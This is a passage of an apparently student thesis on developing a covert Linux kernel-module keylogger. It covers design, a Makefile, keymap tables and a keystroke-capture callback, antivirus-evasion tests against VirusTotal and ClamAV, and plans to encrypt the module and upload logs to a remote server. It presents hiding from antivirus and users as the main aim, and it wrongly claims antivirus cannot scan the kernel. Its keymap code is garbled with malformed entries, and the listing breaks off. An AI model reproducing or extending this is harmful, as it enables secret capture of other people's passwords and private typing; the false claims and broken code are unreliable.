
The Figure 4.1. above shows the flow chart of the kernel space keylogger kernel module. When the keyboard is not in use, it is considered as idle and no data is being read from the keyboard. When the keyboard is pressed, the data is registered to the buffer and will be read by the keylogger kernel module and a switch case function will be executed. There are three keymap tables which are US, Hex and Dec keymaps which list down the codes for each key of the keyboard. When the switch case detects which keymap the keycode is from, it will print the keystrokes into a log file inside the computer. When the kernel module is not in use, the keyboard will remain idle and wait until the next key is

pressed. If the module is exited, the process will end and the keystrokes will not be recorded.

### 4.3.2. Functional Requirement

The kernel space keylogger is not much different from any other software based keylogger. The main function is to record all keystrokes from the keyboard when the user uses the computer. The main objective of the kernel space keylogger is to implement the software into the kernel level of the computer. This means that the keylogger will be implemented where no user or application can easily have access to. The keylogger will be implemented in the kernel level using the kernel module technology where all the keystrokes will go to the keylogger and the keyboard module. When a user types onto the keyboard, the data will go to the linux kernel first to be converted into keycodes and it will be sent to the tty layer. The keylogger will stealthily records the keystrokes and send the data into the log file. When the user turns off the PC, the keylogger will stop running and save the keystrokes. When the PC is turned on, the keylogger module will automatically start.

The kernel space keylogger can hide from antivirus because it is implemented in the kernel level of the computer. This is because any antivirus cannot scan the kernel level of a computer as they do not have the permission to do so. The data flow diagram of the kernel space keylogger is shown on the Figure 4.2.




**Figure 4.2.: Kernel Space Keylogger Data Flow Diagram**

### 4.3.3. Non-Functional Requirement

The non-functional requirements of the keylogger is about on what are the requirements that should be met if it were to run such as memory and CPU speed. The keylogger does not need a high memory to be stored as it only require just a little space inside the system. But the log file size can be big if there were a lot of keystrokes that the user makes but it probably will not reach 1GB of space. The performance of the keylogger will depend on the performance of the kernel module as it is implemented as one of the various module inside the system.

### 4.3.4. Other Requirements

- a. Software
- b. Ubuntu operating system
- c. Linux terminal
- d. Antivirus for testing purpose
- e. Any text editor inside Ubuntu system



## 4.4. High-Level Design


High level design discuss about the process and requirements of the keylogger in more details. This is to make sure the keylogger can be developed successfully.

### 4.4.1 System Architecture

System architecture discuss about the architecture of a system which is about the structure, behavior, process, and more details about the system. The kernel space

keylogger architecture has 3 modules which are the keylogger module installation, keylogger execution, and log file.

Installing the keylogger kernel module needs the user to insert the module using the terminal of the operating system. When successfully installed, the module will automatically start recording the keystrokes and save into a log file. This process will not be shown in the application layer and thus the user will not know that a keylogger is inside the computer. Figure 4.4. below shows the system architecture of the kernel space keylogger.




**Figure 4.3.: Kernel Space Keylogger System Architecture**

#### 4.5. Detailed Design

The kernel space keylogger uses the main function of a keylogger which is record keystrokes and save it into a log file. The difference between the kernel space keylogger and normal keylogger is where it is implemented. Keylogger which implemented in the kernel layer of a computer will avoid antivirus scanning and make it undetectable.

##### 4.5.1. Software Design



**Figure 4.4.: Kernel Space Keylogger UML Class Diagram**

As shown in the class diagram in Figure 4.5 above, the keyboard will detect keystrokes from the user. When the keystrokes are detected, the kernel will process the information about the keystrokes and at the same time will record the keystrokes. The output of the software is the display of the keystrokes and a log file where the keystrokes are saved into.

#### 4.6. Conclusion

The objective of chapter 4 is to discuss about the analysis and design of the kernel space keylogger and how it works. This chapter also includes the flow chart, data flow diagram, system architecture and class diagram to explain more about the software. The next chapter will discuss about on the implementation of the project.



## CHAPTER V

### IMPLEMENTATION

#### 5.1. Introduction

In this chapter, the implementation of the kernel space keylogger is being discussed that includes on how the keylogger is being developed. The kernel space keylogger is being implemented in the kernel level of the operating system which it will not be detected by any antivirus software.

#### 5.2. Software Development Environment Setup

The kernel space keylogger is developed using C language source code which is understandable by the kernel of the operating system. The operating system used for development and testing is Ubuntu 16.04 LTS which is the latest version. All coding and compiling of the project is done in the Ubuntu operating system as it has the full capabilities in developing the kernel space keylogger. Coding the keylogger will take place in the application level of the operating system but the compilation will take place in the kernel level.

Compiling a kernel module is a bit different from the normal application compiler. Compiling a kernel module needs a makefile which stores the compiling settings of the kernel module. In this project, there are two files that needs to be developed which are the source code of the keylogger and a makefile for compiling. This kernel level keylogger can only be used for a similar UNIX operating system.

```

CFLAGS_keyl.o := -DDEBUG

obj-m += keyl.o


keyl|-objs := keysniffer.o

KERNELVERSION = $(shell uname -r)
KDIR := /lib/modules/$(KERNELVERSION)/build

all:
    make -C $(KDIR) M=$(PWD) modules

clean:
    make -C $(KDIR) M=$(PWD) clean

```



**Figure 5.1.: Kernel Space Keylogger Makefile**

### 5.3. Software Configuration Management

The software configuration management will discuss on the configuration management design and setup. This part will also discuss on the software and hardware tools that are used in the development.

#### 5.3.1. Configuration Environment Setup

The kernel space keylogger is developed using C source code language and compiled using the GCC compiler that is installed inside the Ubuntu 16.04 operating system. There are no special software that will be used as the keylogger will be developed

fully inside the operating system. Any Ubuntu text editor can be used for coding but this project will use the Gedit text editor as it is easier to navigate and almost similar to Notepad for the Microsoft Windows.

The kernel space keylogger is very simple in implementing as it only requires a source code file and makefile. The keycode that is used for the keyboard mapping is the US keyboard map as it is the most widely used keymap. Each keystrokes has its own codes based on the keymap used with the addition of distinguishing between a capitalized and small letters using the shift button. With this feature, it will also records special characters which are registered with the numbers on the keyboard. As for the logging function, debugfs filesystem is used for creating and saving the logfile.

```

static const char *us_keymap[] = {
{"\0", "\0"}, {"_ESC_", "_ESC_"}, {"1", "!"}, {"2", "@"}, //0-3
{"3", "#"}, {"4", "$"}, {"5", "%"}, {"6", "^"}, //4-7
{"7", "&"}, {"8", "*"}, {"9", "("}, {"0", ")"}, //8-11
{"_", "="}, {"+", "+"}, {"_BACKSPACE_", "_BACKSPACE_"}, //12-14
{"_TAB_", "_TAB_"}, {"q", "Q"}, {"w", "W"}, {"e", "E"}, {"r", "R"},
{"t", "T"}, {"y", "Y"}, {"u", "U"}, {"i", "I"}, //20-23
{"o", "O"}, {"p", "P"}, {"[", "["}, {"]", "]"}, //24-27
{"_ENTER_", "_ENTER_"}, {"_CTRL_", "_CTRL_"}, {"a", "A"}, {"s", "S"},
{"d", "D"}, {"f", "F"}, {"g", "G"}, {"h", "H"}, //32-35
{"j", "J"}, {"k", "K"}, {"l", "L"}, {";", ";"}, //36-39
{"'", "'"}, {"\", "\""}, {"_SHIFT_", "_SHIFT_"}, {"\`, "`"}, //40-43
{"z", "Z"}, {"x", "X"}, {"c", "C"}, {"v", "V"}, //44-47
{"b", "B"}, {"n", "N"}, {"m", "M"}, {"<", "<"}, //48-51
{".", "."}, {">", ">"}, {"_SHIFT_", "_SHIFT_"}, {"_PRTSKR_", "_KPD*_"},
{"_ALT_", "_ALT_"}, {"_F1_", "_F1_"}, {"_CAPS_", "_CAPS_"}, {"_F1_", "_F1_"}, //60-63
{"_F2_", "_F2_"}, {"_F3_", "_F3_"}, {"_F4_", "_F4_"}, {"_F5_", "_F5_"}, //64-67
{"_F6_", "_F6_"}, {"_F7_", "_F7_"}, {"_F8_", "_F8_"}, {"_F9_", "_F9_"}, //68-70
{"_F10_", "_F10_"}, {"_NUM_", "_NUM_"}, {"_SCROLL_", "_SCROLL_"}, //71-73
{"_KPD7_", "_HOME_"}, {"_KPD8_", "_UP_"}, {"_KPD9_", "_PGUP_"}, //74-76
{"_KPD6_", "_RIGHT_"}, {"_KPD5_", "_KPD5_"}, //77-79
{"_KPD2_", "_DOWN_"}, {"_KPD3_", "_PGDN"}, {"_KPD0_", "_INS_"}, //80-82
{"_KPD_", "_DEL_"}, {"_SYSRQ_", "_SYSRQ_"}, {"\0", "\0"}, //83-85
{"\0", "\0"}, {"_F11_", "_F11_"}, {"_F12_", "_F12_"}, {"\0", "\0"}, //86-89
{"\0", "\0"}, {"\0", "\0"}, {"\0", "\0"}, {"\0", "\0"}, {"\0", "\0"}, {"\0", "\0"},
{"\0", "\0"}, {"_ENTER_", "_ENTER_"}, {"_CTRL_", "_CTRL_"}, {"_"/_", "_/"}, //99-101
{"_PRTSKR_", "_PRTSKR_"}, {"_ALT_", "_ALT_"}, {"\0", "\0"}, {"\0", "\0"}, //102-104
{"_HOME_", "_HOME_"}, {"_UP_", "_UP_"}, {"_PGUP_", "_PGUP_"}, //108-110
{"_LEFT_", "_LEFT_"}, {"_RIGHT_", "_RIGHT_"}, {"_END_", "_END_"}, //111-114
{"_DOWN_", "_DOWN_"}, {"_PGDN_", "_PGDN"}, {"_INS_", "_INS_"}, //115-118
{"_DEL_", "_DEL_"}, {"\0", "\0"}, {"\0", "\0"}, {"\0", "\0"}, {"\0", "\0"}, //119
{"_PAUSE_", "_PAUSE_"},

```

Figure 5.2.: US Keyboard Map



The keyboard types that can be used are only PS/2 and USB keyboards which are the most common physical keyboards used widely. There are no software that needs to be install for the keylogger to record the keystrokes from the keyboard unless the keyboard driver for the operating system has been deleted. If so, a new keyboard driver needs to be installed first to use the keyboard and keylogger. The keylogger is considered undetectable because it is implemented inside the kernel level of the operating system which are different from normal application level keylogger that can be detected by antivirus.

### 5.3.2. Version Control Procedure

The version control procedure is the evaluation process for the development of the keylogger. As this keylogger is originally based on a project from Github.com, the current version of the modified kernel space keylogger will be Version 2.0.

### 5.4. Implementation Status

The implementation status shows the current status of the development of kernel space keylogger based on each component or module. Table 5.1 below shows the current status of the kernel space keylogger.

**Table 5.1.: Current Status of Kernel Space Keylogger**

No.	Module Name	Description	Duration	Date Completed
1	Develop a makefile	Developed a makefile for compiling kernel module	1 Weeks	2 May 2017

2	Develop and modify keylogger	Develop and modify the keylogger using C language	2 Week	16 May 2017
3	Adding logging function	Add a logging function using debugfs file system	1 Week	23 May 2017
4	Undetected keylogger	Implemented as a kernel module to avoid detection	1 Week	30 May 2017

### 5.5. Conclusion

This chapter discuss about the implementation and setup in developing the kernel space keylogger which is on how the project is progressing and how to implement the project into the system. The next chapter will discuss on the testing of the kernel space keylogger to ensure that it works as it is intended to.

## CHAPTER VI

### TESTING

#### 6.1. Introduction

This chapter is the final process in this kernel space keylogger development project. In this chapter, it explains about the testing phase of the project based on the completeness of the keylogger and the results of its operation. There are three phases that was conducted in the testing phase which are test organization, test environment and test schedule. The main objective of this phase is to ensure that the project functionality meets the requirement of the project.

#### 6.2. Test Plan

Test planning is done to identify and explains the testing of the project before releasing it. The three main phases of this chapter is test organization, test environment and test schedule. Test organization explains about the users that are involve in the testing process. Test environment is where the project is tested, this includes the operating system

used to test the project. Test schedule is the arrangement on when the test was carried and includes the cycle during testing.

### 6.2.1. Test Organization

In test organization, the users involved in the testing were those who will use the keylogger to monitor the keystrokes of a computer. These users include penetration tester, computer security students and parents to monitor other person computer activities. The developer of the system was the first tester before allowing other users to test it.

### 6.2.2. Test Environment

Test environment explains about the location and environment of testing the project. The operating system used in testing is Ubuntu 16.04 LTS. The project was scanned using VirusTotal, an online virus scanner and various antivirus software for the Ubuntu such as Clam AV. The Ubuntu System Monitor was also used to ensure that the keylogger does not appear on the process screen.

**Table 6.1.: Testing Software used in the project**

Testing Software	Description
VirusTotal	A free online virus scanner to analyze files and URLs to detect any malicious codes or virus that are usually detected by antivirus software.
ClamAV	An open source antivirus software to detect various malware such as Trojans and viruses.
System Monitor	A built in system monitor for UNIX operating system that is equivalent of task manager for the Windows operating system.

### 6.2.3. Test Schedule

Test schedule is the arrangement of the testing phase which act as a guide in testing the project. The main objective of the schedule is to ensure that the test is being conducted based on the date and duration planned. The modules of this project are listed in table 6.2 below.

**Table 6.2.: Project Modules**

Module Name	Description	Duration	Date completed
Develop a makefile	Developed a makefile for compiling kernel module	1 Week	03 May 2017
Develop and modify keylogger	Develop and modify the keylogger using C language	2 Weeks	17 May 2017
Adding logging function	Add a logging function using debugfs file system	1 Week	24 May 2017
Undetected keylogger	Implemented as a kernel module to avoid detection	1 Week	31 May 2017

### 6.3. Test Strategy

Test strategy is about on how the project will affect the user and any risks are mitigated during the testing phase. The strategies are created based on the design documents of the development which describes the main function of the project that will be released. In each stage of the development design, a test strategy was created to test the new functionality of the development. There are two types of testing that are used in this project which are white box and black box testing. White box testing uses the programming knowledge to determine the output and test the code of the keylogger. Black box testing is where the keylogger is tested without any prior knowledge of the project.

### 6.3.1. Classes of Tests

In this project, a functionality test is used to determine the functionality of the keylogger whether it will execute its main function properly or not. This test was done by running the keylogger and enter the keystrokes as the input. If the logfile is created and there is the record of the keystrokes, the keylogger successfully passed the functionality tests.

### 6.4. Test Design

Test design is the process of designing on how to test the software. In this project, the test design was made by carefully studying the keylogger functionality and what aspects of the software that is needed to be tested. This is to ensure that the project is tested for any error before releasing the product.

#### 6.4.1. Test Description

Test description explains about the modules that were tested in the testing phase of the project. Table 6.3 below shows the test modules, ID, case, and the expected output of the project

**Table 6.3.: Test Description**

Test Modules	Test ID	Test Case	Expected Output
Develop a makefile	KK01	Functional	Can compile the code to output a kernel module object
Develop and modify keylogger	KK02	Functional	The keylogger can be run on the kernel level

Adding logging function	KK03	Functional	The keylogger can record the keystrokes and create a logfile
Undetectable keylogger	KK04	Functional	Antivirus did not detect any malware inside the operating system

#### 6.4.2. Test Data

The test data was taken from the output of the project by giving the keylogger an input. In the first test, the keylogger was tested for the makefile of the code. The makefile was used in compiling the keylogger code to create a kernel module object.

**Table 6.4.: Test data for KK01**

Test ID	Test Case	Test Input	Test Output
KK01	Functional	Using make command in the terminal with a random kernel coding	A kernel module object was created

In the second test, the keylogger was tested for its functionality in running on the kernel level and detecting the keystrokes from the keyboard. Table 6.5 below shows the test data for test KK02.

**Table 6.5.: Test data for KK02**

Test ID	Test Case	Test Input	Test Output
KK02	Functional	The code was compiled and user input keystrokes	Keystrokes was detected from the keyboard into the kernel module

In the third test, the keylogger was tested for its functionality of creating a log file using the debugfs file system to write from the kernel space to the user space. This test was also used for testing the keylogger function to log keystrokes into the log file. Table 6.6 below shows the test data for KK03.

**Table 6.6.: Test data for KK03**

Test ID	Test Case	Test Input	Test Output
KK03	Functional	User input keystrokes from the keyboard	A log file was created and all keystrokes were stored into the log file

In the fourth test, the keylogger was tested for its undetectability from antivirus in its coding and kernel module. VirusTotal was used to test the kernel module object for any malicious content. Clam AV was used to test the kernel module when it is running. Table 6.7 below shows the test data for KK04

**Table 6.7.: Test data for KK04**

Test ID	Test Case	Test Input	Test Output
KK04	Functional	Upload the kernel module object into the VirusTotal website to scan the file	VirusTotal outputs lower than 10/53
KK04	Functional	Run the Clam AV antivirus when the kernel module was running	Scan results does not show the kernel module for any threat



## 6.5. Test Results And Analysis

The test results for all the tests were recorded and analyzed based on the expected output and feedback of the tests. Table 6.8 below shows the results and analysis of the tests

**Table 6.8.: Test results and analysis**

Test ID	Test Identification	Test Result	Test Output
KK01	OK	Pass	The makefile successfully compiled the source code into a kernel object
KK02	OK	Pass	The keylogger successfully executes inside the kernel space and detects all keystrokes from the keyboard
KK03	OK	Failed	The keylogger successfully creates a logfile into /sys/kernel/debug/Keyl directory and records the keystrokes but cannot save the logfile
KK04	OK	Pass	All files of the keylogger kernel module does not contains any malicious codes and does not be detected by antivirus

From the results and analysis of the tests, the keylogger met all requirements from the objectives of the project. This project is developed with high satisfaction as it met all requirements of the project.

## 6.6. Conclusion


As a conclusion, this chapter explains about the testing phase of the project. The testing phase includes test plan, test environment, test schedule, test strategy, test design, and result and analysis. In this phase, the keylogger was confirmed to be successful as it met all requirements that needed to be achieved in the project. The next chapter will conclude all phases in the project and the keylogger will be released without any error.



## CHAPTER VII

### CONCLUSION

#### 7.1. Introduction



This chapter is the conclusion of all the process and chapter of the Development of Kernel Space Keylogger project from the beginning to the end of the project with keeping in mind of the duration given. This chapter also discuss on the advantage and disadvantage of the kernel space keylogger as each systems has its own set of advantage and disadvantage.

#### 7.2. Project Summarization

The main objective of the project was to develop a keylogger that will be undetectable by implementing it in the kernel level of the operating system. As the keylogger can only be used in the UNIX operating system, the keylogger was considered as a kernel module where a software can be run in the kernel space of the operating system. The kernel space keylogger was successful in detecting and logging the keystrokes from

the keyboard into the logfile. The only problem that occur was the kernel module can only record the keystrokes into the logfile and viewed when it is running but cannot save the logfile to be viewed at another time. The problem occurred because the debugfs file system cannot receive a variable during the naming of the logfile and can only receive a string which was typed manually inside the source code of the keylogger.

The disadvantages of this project is that the keylogger cannot save the logfile and can only be viewed when it is running. When the kernel module restarts, the logfile is deleted and a new logfile will be used to record the keystrokes.

The advantages of this project is the kernel space keylogger will not be detected by any user space antivirus as it is implemented inside the kernel space as a kernel module. The kernel space cannot be scanned by antivirus as they do not have the permission to scan the kernel level of the operating system. This enables the keylogger be run stealthily without any detection by antivirus or any unexperienced user.

### 7.3. Project Contribution

This project was contributed to small or large companies to monitor the computer activities of their employees during working hours and the server configuration when a server was scheduled to be configured. As the server cannot be turned off, the logfile can be viewed for any configuration errors. This keylogger can also be used by teachers and lecturers to monitor their students during study sessions in a computer laboratory.

#### 7.4. Project Limitation

The limitation that were present in developing the keylogger are the keylogger was hard to be implemented and developed which consumes too much time in developing it. Finding the solution to the logfile takes a lot of time which ended with failure.

#### 7.5. Future Works

This projects produced a basic kernel space keylogger without any major modification from its original functionality which is to record keystrokes from the keyboard. To make the keylogger more powerful, an encryption system can be implemented to obfuscate the logfile or even the kernel module itself. This will reduce the chances that the keylogger or logfile can be detected or modify by antivirus or any experienced user.

Other modification that can be implemented into the kernel space keylogger is to record any active windows used by the user. This modification can boost up the functionality of the keylogger and improve the recording functionality of the keylogger.

Another improvement that can be implemented is the functionality to upload the logfile into a remote server for easier viewing of the logfile. The remote server can be connected through the internet or local server within the network. The owner of the keylogger does not need to have direct access to the computer just to view the logfile.

## 7.6. Conclusion

The introduction chapter of the project discuss many on the project itself which are the project background, problem statement, objectives, and scopes as an overview of the system. The next chapter, the literature review of previous keylogger works was explained and analyzed to get information on the topic. This helps in more understanding the concept of the kernel space and the functionality of the keylogger. The next chapter was the methodology which explains about on how the project will progress throughout the duration given. It also explains on the system development life cycle of the system.

In the fourth chapter which is design and analysis, the topics that are discussed are the design of the keylogger which included the flowchart, data flow diagram and system architecture. This is mainly used to simplify the process and flow of the system for the developer. The analysis phase in this chapter helps the developer to understand more about the system of the keylogger as to understand more on the concept.

In the next chapter which is implementation discuss on the implementation of the kernel space keylogger which includes the software environment setup, software configuration and the configuration management setup. The testing chapter discuss on the testing of the project after it is finished to ensure that no error occurred when the keylogger was used.

As a conclusion, the kernel space keylogger was successfully developed with an exception of cannot save the logfile of the keystrokes record. Nevertheless, the keylogger successfully performs its basic function of recording the keystrokes of the keyboard.

## REFERENCES

- Opdenacker, M., & Petazzoni, T. (2011). Linux kernel introduction., 1–16.
- Baloch, R. (2011). An Introduction To Keyloggers, RATS And Malware, 1–75.
- Aslam, M., Idrees, R. N., Baig, M. M., & Arshad, M. A. (2004). Anti-Hook Shield against the Software Key Loggers, 189–191.
- Lecturer, A., & Majid, F. (2011). Detecting keylogger virus by monitoring keyboard driver stack, *2011(16)*, 75–90.
- Dadkhah, M., Jazi, M. D., Ana-maria, C., & Barati, E. (2014). An Introduction to Undetectable Keyloggers with Experimental Testing, *4(3)*, 3–7.
- Navarro, J., Naudon, E., & Oliveira, D. (2012). Bridging the Semantic Gap to Mitigate Kernel-level Keyloggers. <https://doi.org/10.1109/SPW.2012.22>
- Cho, J., Cho, G., & Kim, H. (2015). Keyboard or keylogger?: A security analysis of third-party keyboards on Android. *2015 13th Annual Conference on Privacy, Security and Trust, PST 2015*, 173–176. <https://doi.org/10.1109/PST.2015.7232970>
- Da Silva, a F., Hérault, A., Processing, P., Banking, M., Stpiczy, P., Dickson, N. G., ... Jon, G. (2009). SPH on GPU with CUDA. *R Journal*, *48(extra)*, 0. <https://doi.org/10.3826/jhr.2010.0005>
- Wood, C. A., & Raj, R. K. (n.d.). Keyloggers in Cybersecurity Education.

## APPENDIX

- Source code and implementation

```
static const char *us_keymap[][2] = {
{"\0", "\0"}, {"\n_ESC_\n", "\n_ESC_\n"}, {"1", "!"}, {"2", "@"}, //0-3
{"3", "#"}, {"4", "$"}, {"5", "%"}, {"6", "&"}, {"7", "&"}, {"8", "*"}, {"9", "("}, {"0", ")"}, //4-7
{"-", "="}, {"_", "+"}, {"\n_BACKSPACE_\n", "\n_BACKSPACE_\n"}, //8-11
{"\n_TAB_\n", "\n_TAB_\n"}, {"q", "Q"}, {"w", "W"}, {"e", "E"}, {"r", "R"}, //12-14
{"t", "T"}, {"y", "Y"}, {"u", "U"}, {"i", "I"}, //15-19
{"o", "O"}, {"p", "P"}, {"[", "["}, {"]", "}"}, //20-23
{"\n_ENTER_\n", "\n_ENTER_\n"}, {"\n_CTRL_\n", "\n_CTRL_\n"}, {"a", "A"}, {"s", "S"}, //24-27
{"d", "D"}, {"f", "F"}, {"g", "G"}, {"h", "H"}, //28-31
{"j", "J"}, {"k", "K"}, {"l", "L"}, {";", ";"}, //32-35
{"n", "\n"}, {"~", "~"}, {"\n_SHIFT_\n", "\n_SHIFT_\n"}, {"\\", "|"}, //36-39
{"z", "Z"}, {"x", "X"}, {"c", "C"}, {"v", "V"}, //40-43
{"b", "B"}, {"n", "N"}, {"m", "M"}, {"<", "<"}, //44-47
{".", ">"}, {"/", "?"}, {"\n_SHIFT_\n", "\n_SHIFT_\n"}, {"\n_PRTSCR_\n", "\n_KPD*\n"}, //48-51
{"\n_ALT_\n", "\n_ALT_\n"}, {"", " "}, {"\n_CAPS_\n", "\n_CAPS_\n"}, {"\nF1\n", "\nF1\n"}, //52-55
{"\nF2\n", "\nF2\n"}, {"\nF3\n", "\nF3\n"}, {"\nF4\n", "\nF4\n"}, {"\nF5\n", "\nF5\n"}, //56-59
{"\nF6\n", "\nF6\n"}, {"\nF7\n", "\nF7\n"}, {"\nF8\n", "\nF8\n"}, {"\nF9\n", "\nF9\n"}, //60-63
{"\nF10\n", "\nF10\n"}, {"\n_NUM_\n", "\n_NUM_\n"}, {"\n_SCROLL_\n", "\n_SCROLL_\n"}, //64-67
{"\n_KPD7_\n", "\n_HOME_\n"}, {"\n_KPD8_\n", "\n_UP_\n"}, {"\n_KPD9_\n", "\n_PGUP_\n"}, //68-70
{"\n_KPD4_\n", "\n_LEFT_\n"}, {"\n_LEFT_\n"}, {"\n_KPD5_\n", "\n_KPD5_\n"}, //71-73
{"\n_KPD6_\n", "\n_RIGHT_\n"}, {"+", "+"}, {"\n_KPD1_\n", "\n_END_\n"}, //74-76
{"\n_KPD2_\n", "\n_DOWN_\n"}, {"\n_KPD3_\n", "\n_PGDN_\n"}, {"\n_KPD0_\n", "\n_INS_\n"}, //77-79
{"\n_KPD_\n", "\n_DEL_\n"}, {"\n_SYSRQ_\n", "\n_SYSRQ_\n"}, {"\0", "\0"}, //80-82
{"\0", "\0"}, {"\nF11\n", "\nF11\n"}, {"\nF12\n", "\nF12\n"}, {"\0", "\0"}, //83-85
{"\0", "\0"}, {"\0", "\0"}, {"\0", "\0"}, {"\0", "\0"}, {"\0", "\0"}, //86-89
{"\0", "\0"}, {"\n_ENTER_\n", "\n_ENTER_\n"}, {"\n_CTRL_\n", "\n_CTRL_\n"}, {"/", "/"}, //90-94
{"\n_PRTSCR_\n", "\n_PRTSCR_\n"}, {"\n_ALT_\n", "\n_ALT_\n"}, {"\0", "\0"}, //95-98
{"\n_HOME_\n", "\n_HOME_\n"}, {"\n_UP_\n", "\n_UP_\n"}, {"\n_PGUP_\n", "\n_PGUP_\n"}, //99-101
{"\n_LEFT_\n", "\n_LEFT_\n"}, {"\n_RIGHT_\n", "\n_RIGHT_\n"}, {"\n_END_\n", "\n_END_\n"}, //102-104
{"\n_DOWN_\n", "\n_DOWN_\n"}, {"\n_PGDN_\n", "\n_PGDN_\n"}, {"\n_INS_\n", "\n_INS_\n"}, //105-107
{"\n_DEL_\n", "\n_DEL_\n"}, {"\0", "\0"}, {"\0", "\0"}, {"\0", "\0"}, //108-110
{"\0", "\0"}, {"\0", "\0"}, {"\0", "\0"}, {"\0", "\0"}, //111-114
{"\n_PAUSE_\n", "\n_PAUSE_\n"}, //115-118
}
```

### Keyboard map

```
//Keypress
int keysniffer_cb(struct notifier_block *nblock, unsigned long code, void *param)
{
    size_t len;
    char keybuf[CHUNK_LEN] = {0};
    struct keyboard_notifier_param *param = _param;
    pr_debug("code: 0x%x, down: 0x%x, shift: 0x%x, value: 0x%x\n",
            code, param->down, param->shift, param->value); //Gets keypress value

    if (!(param->down))
        return NOTIFY_OK;

    keycode_to_string(param->value, param->shift, keybuf, codes); //translates keypress
    len = strlen(keybuf);

    if (len < 1)
        return NOTIFY_OK;

    if ((buf_pos + len) >= BUF_LEN) {
        memset(keys_buf, 0, BUF_LEN);
        buf_pos = 0;
    }

    strncpy(keys_buf + buf_pos, keybuf, len);
    buf_pos += len;
    pr_debug("%s\n", keybuf); //puts keypress in logfile

    return NOTIFY_OK;
}
```

### Keystroke logging



```

void keycode_to_string(int keycode, int shift_mask, char *buf, int type)
{
    switch (type) {
        case US: //outputs keyboard map
            if (keycode > KEY_RESERVED && keycode <= KEY_PAUSE) {
                const char *us_key = (shift_mask == 1)
                ? us_keymap[keycode][1]
                : us_keymap[keycode][0];

